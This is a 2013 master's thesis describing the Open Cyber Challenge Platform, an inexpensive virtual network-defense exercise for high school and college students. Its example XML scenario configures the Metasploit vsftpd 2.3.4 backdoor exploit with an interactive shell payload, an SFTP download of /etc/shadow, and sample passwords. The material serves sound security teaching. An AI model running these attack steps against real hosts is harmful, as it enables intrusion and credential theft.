2013

Designing a Network Defense Scenario Using the Open Cyber Challenge Platform

Richard H. Wagner
University of Rhode Island, rhwagner7@gmail.com

DESIGNING A NETWORK DEFENSE SCENARIO USING THE OPEN CYBER CHALLENGE PLATFORM

BY

RICHARD H. WAGNER

A THESIS SUBMITTED IN PARTIAL FULFILLMENT OF THE

REQUIREMENTS FOR THE DEGREE OF

MASTER OF SCIENCE

IN

COMPUTER SCIENCE AND STATISTICS

UNIVERSITY OF RHODE ISLAND

2013

MASTER OF SCIENCE THESIS

OF

RICHARD H. WAGNER

APPROVED:

Thesis Committee:

Major Professor Dr. Victor Fay-Wolfe

Dr. Lisa DiPippo

Dr. Haibo He

Nasser H. Zawia
DEAN OF THE GRADUATE SCHOOL

UNIVERSITY OF RHODE ISLAND
2013

ABSTRACT

Cyber crime and cyber terrorism are a threat to the nation's security, economy, and private citizen welfare. More qualified cyber security experts are needed to combat this issue. Tools need to be provided to educators in order to teach cyber security principles and techniques.

Cyber challenges, where groups of students defend a network and/or data center against attacks, can be effective motivational and recruiting tools in high school and college challenge events. There currently are significant barriers that contribute to the scarce use of cyber challenges in high school and college curricula. Current cyber challenge tools suffer from being very hard to configure, and/or very expensive, and/or limited to certain audiences.

The purpose of this thesis was to begin development of the Open Cyber Challenge Platform (OCCP), which is a platform for creating cyber challenges. The OCCP addresses the problems of other available cyber challenges by being readily available to high schools and colleges, reasonable to configure, and by having no or low software cost and reasonable hardware cost. In addition to the platform, an example Network Defense scenario was created using the OCCP which includes a virtual target network (VTN) from which other scenarios can be built.

ACKNOWLEDGMENTS

I would like to thank my advisor Dr. Victor Fay-Wolfe for guiding me and supporting me during this research and during my time at URI. I am very grateful for the opportunities he has given me, which include letting me be a part of the URI Digital Forensics and Cyber Security group.

I would also like to thank Dr. Lisa DiPippo and Dr. Haibo He for being a part of my committee and for their guidance and feedback. My thanks also goes to Dr. Stu Westin for being my defense chair and for providing helpful feedback.

Additionally, I want to thank the members of the Digital Forensics and Cyber Security Center for always lending a helping hand. Finally, I would like to thank my family and friends for their never-ending support.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

FIGURE PAGE

CHAPTER 1: INTRODUCTION

1.1 Statement of Problem

The threats posed by cyber terrorism and cyber crime have been well documented in the Center For Strategic and International Studies reports *Securing Cyberspace for the 44th Presidency* ("Securing Cyberspace for the 44th Presidency", 2008; "Cybersecurity Two Years Later", 2011) and *A Human Capital Crisis in Cybersecurity* ("A Human Capital Crisis in Cybersecurity", 2010). These reports clearly expose the ominous threats to the nation's security, economy, and private citizen welfare posed by cyber terrorism and cyber crime, as well as the alarming lack of national capacity to defend against them. Concerns are highlighted that include a gross shortage of qualified cyber security professionals in the workforce including private sector information technology/security, law enforcement, emergency management, and the military. According to ESG Research (Oltsik, 2011), 22% of mid-market (i.e., 500-1000 employees) and enterprise (i.e. 1000 employees or more) believe that they have a problematic shortage of information security skills within their IT organizations. The ESG report quotes estimates of approximately 100 unfilled cyber security jobs for every qualified person in the workforce. The Bureau of Labor Statistics (BLS) lists the projected number of job openings in this field in the near term as 135,500 and the growth of the field as "much faster than average" ("Employment Projections (to 2018)", 2011).

In order to increase the number of qualified people in the workforce, it is imperative that the U.S. recruit more potential workers into the education pipeline, and

that it provide the educators with the proper tools to teach cyber security principles and techniques. These educational and recruitment tools must reflect the fact that cyber security practice is hands-on, and that threats are constantly changing.

Cyber challenges, where groups of students defend a network and/or data center against attacks, can be effective motivational and recruiting tools in high school and college challenge events. However, the use of cyber challenge environments has been restricted to a few big cyber challenges such as CWSA ("CSAW Cybersecurity Competition", 2011), CyberPatriot ("CyberPatriot", 2012), the National Collegiate Cyber Defense Challenge (*National Collegiate Cyber Defense Challenge*, 2012), DEFCON ("Capture The Flag", 2012; Cowan, Arnold, Beattie, and Wright, 2003) and others, which are not for wide spread use in high school and college curricula. They are typically designed for teams that are already trained or educated to compete against each other (both offensively and defensively), and not necessarily to focus on cyber security concepts in a controlled fashion that is conducive to teaching and student assessment. Furthermore, since most cyber challenges are homegrown and vary widely, there have been very few studies that specifically assess what characteristics of challenge environments are effective for high school, college, and training education (Werther, Zhivich, and Leek, 2011; Radcliff, 2007; Fanelli and O'Connor, 2010; Mink and Greifeneder, 2010).

There currently are significant barriers that contribute to the scarce use of cyber challenges in high school and college curricula. Current cyber challenge tools suffer from being very hard to configure, and/or very expensive, and/or limited to certain audiences (e.g. primarily U.S government/military as is the case with XNet

(Hammerstein and May, 2010) and the National Cyber Range ("National Cyber Range", 2012). The software and hardware requirements for the annual collegiate competitions are often created essentially from scratch each time by the host organization, which is a burdensome undertaking. Commercial solutions like CyberNEXS software marketed by SAIC ("Cyber Security Training: CyberNEXS", 2012) costs exceed $50,000, with $100,000 for a useful configuration. There is then another $50,000 for the required hardware, and then a very expensive yearly software maintenance contract. These barriers prohibit access to the resources necessary for widespread use of cyber challenges by high schools, and colleges.

Another issue is that, in all cases, updates that are essential for keeping the challenges current with emerging cyber threats and new to students are only available if the organization that owns it has the resources to update it. This is a substantial burden and can mean that the cyber challenges get stale.

1.2 URI OCCP Goals

The University of Rhode Island Open Cyber Challenge Platform project is funded by the National Science Foundation and is being developed by the Digital Forensics and Cyber Security Center's research group. This project seeks to increase the number of qualified students entering the fields of information assurance, cyber security, and digital forensics, and to broadly increase the capacity of U.S. higher education to produce professionals in these fields by creating a free, open-source cyber challenge software platform (OCCP) and accompanying educational materials. This OCCP environment is a controlled teaching and assessment environment where

students defend against known attacks orchestrated in pedagogically sound scenarios. The specific goals of the URI OCCP are:

- Create a platform that is configurable to a controlled environment that focuses on teaching and assessing students in *specific* information assurance, cyber security, and digital forensics concepts.
- Create a platform that is itself free, and is also reasonable in terms of cost of required hardware, and in terms of required technical installation and maintenance expertise.
- Create a platform that facilitates additions and extensions by the educational community.

1.2.1 Thesis Goals

The scope of this thesis was limited to building a prototype of the Open Cyber Challenge Platform that it is capable of running a Network Defense challenge. This was done by establishing a proof of concept including documentation, design, and a reference implementation.

In order to be usable by high schools and colleges, the OCCP prototype resulting from this thesis needed to meet the requirements in the following sections. The ability of the OCCP prototype to meet these requirements was the criteria used to evaluate this thesis.

1.2.1.1 Software is free or low cost

The cost of software should be free or as low as possible. In order to reduce the cost, open source software will be used when possible (e.g. Linux).

1.2.1.2 Hardware cost is reasonable

The hardware cost should be low enough for a high school or college to be able to afford.

1.2.1.3 Scenarios are configurable

Scenarios should be configurable so that changes can be made to existing scenarios and new scenarios can be created.

1.2.1.4 Ease of use

The documentation to configure a scenario should be easy to follow and the number of files to change or run should be minimal. The level of expertise required to configure a scenario should be at the level of a high school or college cyber security instructor.

CHAPTER 2: BACKGROUND

This chapter will first provide background on other cyber challenges that currently exist and why they are not appropriate for high school or college use. Next, it will give an overview of the URI OCCP and its components. Appendix 1 contains a glossary of terms that may be helpful when reading this thesis.

2.1 Existing Cyber Challenges

The following sections describe the currently existing cyber challenges and why they are not suitable for high school or college use. Each of these cyber challenges has one or more of the following drawbacks:

- It is too expensive
- It is difficult to configure
- It is unavailable for academic use

2.1.1 XNet

XNet (Hammerstein and May, 2010) is a cyber security training and simulation platform, providing web access to real-time cyber security events on dynamically deployed virtual computers and network infrastructure. It is scenario-based with scenarios such as network defense and insider threats. It is made for both teaching and training allowing instructors to monitor student activity. XNet also contains extensive team communication capabilities. The Carnegie-Mellon University CERT creators and

supporters of XNet claim that they will implement modifications for tailored use on a contracted basis. XNet is primarily available to U.S government agencies and contractors, and not for widespread academic use.

2.1.2 National Cyber Range

The U.S. Department of Defense has funded Johns Hopkins and Lockheed Martin to develop the National Cyber Range ("National Cyber Range", 2012). It is an architecture and software tool for a secure, self-contained testing capability to emulate realistic large-scale complex networks. It uses virtual networked environments very similar to the OCCP that will be developed on this project. The NCR is expected to be available as a fixed platform for use by U.S. Government organizations and contractors in 2012.

2.1.3 SANS Netwars

Netwars was created by the SANS Institute ("SANS Netwars Competition", 2012) as an interactive, Internet-based environment for computer attacks and analyzing defenses. It, like XNet and the U.S. Cyber Range, uses a virtual environment that students attack. It mostly teaches offensive tactics requiring participants to exploit vulnerabilities, but does have modules for system hardening and digital forensics. It is designed to be accessible to a broad level of participant skill ranges by being split into separate levels so participants may advance through earlier levels to the level of their expertise. It is available as part of the relatively expensive SANS training curriculum and is not able to be modified or extended.

2.1.4 U. S. Cyber Challenge

The U.S. Cyber Challenge ("U.S. Cyber Challenge", 2012) holds events and camps for students (primarily high school students) based on *quests* that illustrate cyber security concepts. Each quest features an artifact for analysis along with a series of quiz questions. Most quests use simple static artifacts like a packet capture, with the most advanced being a simulated single web server. The Cyber Challenge does not support real-time assessment, instructor/moderator monitoring, complex configurations, modifications, or extensibility by outside organizations.

2.1.5 National Collegiate Cyber Defense Competition

The NCCDC (*National Collegiate Cyber Defense Challenge*, 2012) is a yearly competition among collegiate teams that first compete regionally, then nationally. Each NCCDC cyber challenge is different. Most are built for one event by a host institution using the resources (physical network data center, workstations, etc) of the host institution. The host plants data, leaves vulnerabilities, etc and replicates this for each team competing. It is a time and resource consuming process that typically has to be built from scratch by each host. The resulting platform is used for the competition and not re-used. This design limits the NCCDC to very few host institutions with the resources to implement it, and means that its components are not available for general wide-spread educational use in courses.

2.1.6 SAIC CyberNEXS

SAIC markets the CyberNEXS package for cyber challenges (“Cyber Security Training: CyberNEXS”, 2012). CyberNEXS has available a Network Defense (one team hardens a virtual network with 15 configurable vulnerabilities), a Capture the Flag (CTF) (two teams compete to break into the other team's virtual network – see DEFCON description below), and a Digital Forensics game (a team must find evidence in a virtual network data center). It has a scoring and monitoring engine for administrators. Pricing for the software exceeds $50,000 (approx $100,000 for a useful configuration) *and then* with an additional cost per participant, *and then* another $50,000 for the required hardware, *and then* a very expensive yearly software maintenance contract. The games have very limited configurability and depend on SAIC for updates (of which there were very few this past year).

2.1.7 CyberPatriot

CyberPatriot (“CyberPatriot”, 2012) is a yearly national high school cyber challenge that uses the SAIC's CyberNEXS software and augments it with supplemental educational materials to teach the technologies used in the challenge. The real-world scenarios, interactive scoring and monitoring, and the augmentation with supplemental education materials is very close to what is proposed for the URI OCCP project. However, the CyberPatriot materials are limited to competitions (not incorporation into courses) and are dependent on the expensive SAIC CyberNEXS platform, and on SAIC for modifications and new scenarios.

2.1.8 DEFCON Capture The Flag

The DEFCON CTF game (“Capture The Flag”, 2012; Cowan, Arnold, Beattie, and Wright, 2003) is both offensive and defensive. It requires each team to defend its own “flag: (data on its server), while trying to corrupt the flags of as many of the other teams as possible by leaving its flag as a marker on the other team's server. A *score server* periodically polls the player servers to detect the identity of the flag on each, and score the game accordingly. In a typical game, players are provided one power outlet and one Ethernet connection. They are handed a reference system that has a server with known working services, but also explicitly installed vulnerabilities at the beginning of the game. They must bring their own tools and documentation. There are two ways to score points. To score a *home point*, a team’s server must fully satisfy the score server’s requested interactions and the team’s flag must be intact on their server. To score an *owned point*, the other team's server must be fully functional, the attacking team’s flag must be present on that server, and the attacking team’s server must also be fully functional. The DEFCON challenge is meant for experienced cyber security (and hacker) participants, and in fact draws some of the best in the world. The platform is hardware-based (not virtual) and is meant for free-form competition, not controlled demonstration of concepts as is required for educational purposes.

2.1.9 Others

There are other unique home-grown cyber challenges too. But, like the ones listed above, their platforms are not available for wide-spread use in teaching (or at least not well publicized), and presumably not easily sustainable since each is

proprietary (i.e. not open source) to the organization that created it, and depend on that organization for updates and support.

2.2 URI OCCP Overview

The following sections give an overview of the different parts of the URI OCCP. The team names are inspired by military red team versus blue team exercises in which attackers are part of the red team and defenders are part of the blue team. Depending on the type of challenge, these teams may consist of human players or they may be scripted.

2.2.1 Virtualization Software

The OCCP will run on virtualization software. This type of software allows multiple guest operating systems to operate in virtual machines on one physical host machine. A major advantage of using virtualization software is that hardware requirements can be reduced by running several virtual machines on one physical host machine, instead of having several physical machines. Another advantage is the ability to take snapshots, which saves the state of the virtual machine. Also, the virtual networking options allow network traffic to be controlled so that it does not leave the host machine, which is useful when the traffic contains exploits.

2.2.2 Virtual Target Network (VTN)

The Virtual Target Network represents a home or business network that will be the target of the scenario. It typically consists of one or more Linux server virtual

machines, Linux workstation virtual machines, and virtual hardware devices such as firewalls and switches. Figure 1 shows an example of a VTN in which a workstation, file server, and web server are networked through a switch. The switch is connected through a firewall which would act as the gateway to an outside network.




Figure 1 - Example Virtual Target Network

2.2.3 Challenges

There are four types of challenges that the OCCP will support:

- Network Defense – Players defend a network from scripted attacks that attempt to steal or sabotage resources.

- Secure Programming – Players write software designed to withstand scripted attacks.
- Penetration Testing – Players attack a network using exploits in order to find security flaws in a network.
- Digital Forensics – Players examine a network after scripted attacks occur in order to determine what happened.

Since the scope of this thesis is limited to the Network Defense challenge, an in-depth description of the components of that particular challenge will follow.

2.2.3.1 Scenarios

A scenario on the OCCP is an instance of a one of the four challenge types. For example, a Network Defense scenario could involve weak passwords, timing attacks, or backdoor attacks.

2.2.3.2 Network Defense: Red Team

The Red Team is an automated script that can use the open source penetration testing tool Metasploit ("Penetration Testing Software", 2012) to send attacks to the VTN. If an attack is successful, negative points are earned. Otherwise, no negative points are earned.

2.2.3.3 Network Defense: Gray Team

The Gray Team is also an automated script that accesses resources on the VTN in order to simulate normal traffic (e.g. email and web page requests) on the network. If the traffic was successful, positive points are earned. Otherwise, a point penalty is applied or no positive points are earned, depending on the circumstances.

2.2.3.4 Network Defense: White Team

The White Team is responsible for starting and stopping the scenario and attempts to prevent the players from cheating. It also keeps track of the player's score. This team is automated by a script and can receive input from an instructor.

2.2.3.5 Network Defense: Blue Team

The Blue Team consists of a player or team of players working to defend the VTN from impending Red Team attacks while also maintaining services used by Gray Team traffic. The Blue Team receives documentation that describes the network and provides logon credentials and other information needed by participants to access the resources of the VTN. The documentation will also provide goals that need to be achieved in order to get a good score. A workstation virtual machine is provided to the Blue Team which will contain a variety of software tools that will assist in the scenario (e.g. a packet sniffer).

CHAPTER 3: METHODOLOGY

This section will first describe the implementation of the OCCP prototype. Next, it will show the method of designing, building, and reconfiguring a working example Network Defense scenario that runs on the OCCP prototype. Finally, it will describe the experiments that were used to evaluate how well the OCCP prototype meets the goals of the thesis.

3.1 Develop Open Cyber Challenge Platform Prototype

The main pieces of the OCCP prototype are the Game Server, Firewall, and the VTN. Figure 1 shows how the pieces are networked together.




Figure 2 - OCCP Network Diagram

3.1.1 Game Server

The Game Server is the virtual machine that contains all of the components for controlling and running a scenario. There are three scripts written in Ruby ("Ruby Programming Language", 2013) that control the White Team, Red Team, and Gray

Team. An XML scenario configuration file holds all of the details of a scenario which includes White Team scoring, Red Team attacks, and Gray Team traffic.

Red Team attacks can consist of executing either Metasploit modules or user-defined Bash scripts. The attacks have configurable point values, configurable timing intervals, and run in a specified order. The Red Team keeps track of the sum of Red points earned and the sum of Red points possible. The point value for each Red attack should be either a negative value or zero.

Gray Team traffic can consist of running SSH commands, uploading or downloading files via SFTP, requesting web pages via HTTP, or executing user-defined Bash scripts. Each instance of traffic in the scenario configuration file has a point value, runs in a separate thread, and repeats at a specified interval until the end time of the scenario has been reached. The Gray team keeps track of the sum of Gray points earned and the sum of Gray points possible. The point value for each instance of traffic should be either a positive value or zero. If ssh, sftp, or web page traffic is not working, a hint email can be sent to an account, placed in the scenario configuration file, that is accessible to the Blue player that indicates which service needs to be fixed. This email is sent from an account that is also specified in the scenario configuration file.

The White Team polls the Red and Gray Teams for their respective points earned and points possible. The scenario configuration file allows for a score interval which is the amount of time between score updates. It also allows for configurable weights for the Gray and Red Teams. The weight for either of these teams must be in the range of 0.0 to 1.0 and together they must sum up to 1.0. The scores at a given

point in time are computed using percentage of points earned out of possible points. These following functions are used:

- Attack Defense Score = (1 - (Total Red Earned / Total Red Possible)) * 100
- Services Score = (Total Gray Earned / Total Gray Possible) * 100
- Overall Score = Red Weight * Attack Defense Score + Gray Weight * Services Score

The Attack Defense Score is the percentage of negative points avoided, the Services Score is the percentage of positive points received, and the Overall Score combines the Attack Defense Score and Services Score by applying the Red and Gray weight values. These scoring formulas were chosen because they are simple to implement and understand. The goal of this thesis was to establish a proof of concept, but finding the ideal scoring formula was out of its scope.

3.1.2 Firewall

The pfSense ("pfSense Open Source Firewall Distribution", 2013) firewall virtual machine connects the Game Server to the VTN. It has an external WAN interface and an internal LAN interface. The WAN interface has a subnet of 0.0.0.0/1 which includes the IP address range 0.0.0.0 through 127.255.255.255. Additionally, an alias called WAN2 was created that has a subnet of 128.0.0.0/1 which includes the IP address range 128.0.0.0 through 255.255.255.255. Each of these subnets contains half of all possible IP addresses. The reason for this is because the Game Server can optionally send certain types of attacks and traffic from random IP addresses in order

to simulate the Internet. The smallest subnet that pfSense allows to be configured on an interface is /1 (128.0.0.0), so any rule that specifically affects the WAN interface would need to be duplicated and applied to the WAN2 alias also. The LAN interface is configured by an instructor and would likely be in the same subnet as the VTN.

3.2 Design a Network Defense Scenario

A design of a Network Defense scenario requires the steps in the following sections, but not necessarily in this order.

3.2.1 Choose Topic Goals

During this step, the instructor comes up with topics that the scenario should test the player on. An example would be configuring a firewall.

3.2.2 Choose Red Attacks and Vulnerable Software

This step involves choosing the exploits that will be in use during the scenario, including the vulnerable software that will be the target of the exploits. Metasploit has many modules available to choose from. Once the attacks are chosen, they are put into the scenario configuration file.

3.2.3 Choose a Target (VTN)

For this step, the machines that will be part of the VTN are chosen. For example, there may be a web server, an email server and a workstation for the Blue Team.

3.2.4 Create Content for VTN

In this step, the content for the virtual machines in the VTN is created. Web pages, files, and databases are examples of content that can be the target of traffic or attacks.

3.2.5 Choose Gray Traffic

This step involves choosing the Gray traffic that will be accessing resources on the VTN. Examples are making web page requests and sending emails. Once the traffic is chosen, it is put into the scenario configuration file.

3.2.6 Provide Documentation for Players

During this step, the instructor would create a scenario briefing that gives background on the scenario as well as goals to achieve. This would usually entail maintaining availability and integrity of specific services and resources while keeping out intruders.

3.2.7 Test Design

In this step, the instructor tests the configured attacks and traffic that are to be used during the scenario. Ideally, each attack and instance of traffic would be tested one at a time to ensure that each behaves as expected.

3.3 Build a Network Defense Scenario

Section 3.3.1 will go through the steps required for creating a new scenario using the OCCP prototype. Next, section 3.3.2 will provide the instructions for starting a scenario once it is configured. The instructor would start by downloading a package containing the Game Server, Firewall, and OCCP Setup Instructions. The complete OCCP Setup Instructions document is in Appendix 2.

3.3.1 Starting from Scratch

The Game Server and Firewall will be available from the start and require limited configuration by the instructor. On the Game Server, the minimum configuration required is the creation of the XML scenario configuration file. In most cases, the instructor will want to create several command files as well. Command files are text files that contain a list of commands for a terminal session to execute. Each line in the file contains a separate command and they run in order from top to bottom with a one second delay between commands. These sessions are opened by either a Metasploit attack or SSH traffic. The instructor may also wish to create Bash scripts for the Red or Gray Team to use. The scenario configuration file, command files, and Bash scripts can be created and edited with a text editor directly on the Game Server, or they can be created on the host machine and copied over to the Game Server.

Also, the Firewall requires the LAN interface to be configured. Usually, it would be placed in the same subnet as the other virtual machines in the VTN. The instructor can follow the pfSense documentation for this task.

The instructor needs to decide what topics the player will be tested on during the scenario. These topics will help determine the attacks that will come from the Red Team as well as the Gray Team traffic. The instructor creates the scenario configuration file and follows the OCCP Setup Instructions to fill in the specific attacks and traffic with the necessary information. The XML scenario configuration file is described with more detail in section 3.4.

The instructor will decide what types of machines will be in the VTN. There would likely be one or more Linux servers and a Linux workstation for the Blue Team to work from. The virtual machines would either need to have new operating systems installed and configured by the instructor, or the instructor could use existing virtual machines that already have operating systems. Software used by services (e.g. Apache web server and Postfix email server) will also need to be installed and configured. The VTN virtual machines will need to be networked together, and the simplest way to do this is by having them all be in the same subnet. The instructor will need to understand networking in order to do this task.

Content would need to be created by the instructor for the virtual machines. For example, web pages would need to be created for a web server to host, and if there is a database it would need to be populated with data. User accounts also need to be set up for SSH and SFTP traffic to log in with, if these services are to be used.

The Blue Team should have a workstation virtual machine created for them and it should contain software tools that will help them succeed during the scenario. Useful tools include packet sniffers, network monitoring software, SSH and SFTP clients, and a firewall. The Blue Team should also be supplied with documentation

that describes the specific goals they need to meet in order for them to get a high score. For example, they can be required to keep the web service running while also shutting down vulnerable services. The documentation should also give background information about the tools available for the Blue Team as well as provide credentials they need in order to log in to virtual machines or access resources (e.g. an email account).

3.3.2 Running a Scenario

In order to run an existing scenario, very few steps are needed. First, the instructor powers on the virtual machines and logs in to the Game Server. Then, the instructor opens a terminal and navigates to the main OCCP directory, which is /home/user/OCCP by default. Finally, the command **ruby occp.rb** is executed and the scenario will start.

If there is an error while parsing the configuration file, the script will stop and indicate that required information is missing or there is a syntax error. Once the errors are fixed by the instructor, the scenario can be started again.

During the scenario, time stamped event updates will be printed to the terminal. These events are also written to log files created in the Logs directory, which is located in the main OCCP directory. Figure 3 shows what the terminal looks like when a scenario is running. Lines that start with W: are from the White Team, lines that start with R: are from the Red Team, and lines that start with G: are from the Gray Team.




Figure 3 - OCCP Events in the Terminal

3.4 Allow for Configurability

The OCCP prototype allows for existing scenarios to be reconfigured or allows for entirely new Network Defense scenarios to be created. Section 3.4.1 provides background on XML, which is the format scenario configuration files use. Afterwards, section 3.4.2 gives a simple example of a scenario configuration file and explains the different components.

3.4.1 Reading XML

Scenario configuration files are written in XML, or Extensible Markup Language. XML allows textual data to be stored in an organized structure. Elements

are one type of component used in XML documents. Basically, an element gives a name to a tag. Tags can contain additional items called attributes which are paired with values. A start tag is formatted like this: <element>. An end tag is formatted like this: </element>. Elements can have child elements, which can also have their own attribute-value pairs. The following example shows the basic structure:

<**element1** *attribute1*=”value1” *attribute2*=”value2”>

    <**element2** *attribute4*=”value4” *attribute5*=”value5 />

</**element1**>

The bolded items are elements, the italicized items are attributes, and the items in quotes are values.

3.4.2 Understanding the Example Scenario Configuration File

Figure 4 shows the example scenario configuration file. Text in light blue are elements, text in bolded green are attributes, and text quoted in pink are values. In the example scenario, the VTN consists of a single server virtual machine called company.com with the IP address 192.168.1.1. It is running a web server, SSH server, SFTP server, and an email server.

```
<occp challenge="network_defense" scenario_length="60" score_interval="10" red_weight=".5"
  gray_weight=".5">

        <blue blue_address="admin@company.com"/>

        <gray traffic_wait_time="2" random_addresses="true" hint_address="hint@company.com"
                hint_email_server="192.168.1.1">
                <traffic type="user_script" interval="5" points="1" timeout="20"
                  script_name="my_script.sh"/>
                <traffic type="web_page" interval="5" points="3"
                  page="http://www.company.com/index.html" defacement_penalty="-1"
                  md5_hash="e6ec38cc94d6c9fb0284f5e644ed0cfb"/>
                <traffic type="email" interval="8" points="2" server="192.168.1.1"
                  to_address="john@company.com" from_address="bob@company.com"
                  imap_retrieve_password="johnpw"/>
                <traffic type="ssh" interval="6" points="2" server="192.168.1.1"user="john"
                  password="johnpw" command_file="/home/user/OCCP/GrayTeam/commandfile.txt"/>
                <traffic type="sftp" interval="10" points="3" server="192.168.1.1" user="john"
                  password="johnpw" action="download" path_to_remote="/etc/shadow"
                  path_to_local="/home/user/OCCP/GrayTeam/shadow"/>
        </gray>

        <red address="10.1.1.1" metasploit_user="msuser" metasploit_password="mspw" random_addresses="true">
                <attack type="user_script" order="1" points="-1" wait_time="5" timeout="20"
                  file_name="my_script2.sh"/>
                <attack type="metasploit" order="2" points="-2" wait_time="10" timeout="20">
                        <module_options exploit_type="exploit"
                          exploit="exploit/unix/ftp/vsftpd_234_backdoor">
                                <exploit_options PAYLOAD="cmd/unix/interact" RHOST="192.168.1.1"
                                  CHOST=""/>
                                <post_exploit command_file="/home/user/OCCP/RedTeam/commandfile2.txt"/>
                        </module_options>
                </attack>
        </red>
</occp>
```

Figure 4 - Example Configuration File

The tag containing the occp element contains attributes that affect the White Team scoring and the scenario as a whole:

- challenge – This is the challenge type. Currently, the only option is network_defense.
- scenario_length – This is the amount of time, in seconds, the scenario will last.
- score_interval – This is the amount of time, in seconds, the White Team will wait between score updates.
- red_weight and gray_weight– These are the weights applied to the Attack Defense Score and Services Score when computing the Overall Score

The tag with the blue element only contains the blue_address attribute, which is the email address that the Blue Team player has access to. This is the email account that hint emails will be sent to.

The gray element's tag contains attributes that affect the Gray Team:

- traffic_wait_time – This is the number of seconds the Gray Traffic will wait from the start of the scenario before the Gray Traffic starts.
- random_addresses – This is true if random IP addresses are to be used to send traffic from. Only web page traffic can use random addresses.
- hint_address – This is the email account that sends hint emails to the Blue Team's email account when a service is not working.
- hint_email_server – This is the address of the email server that will send the hint emails.

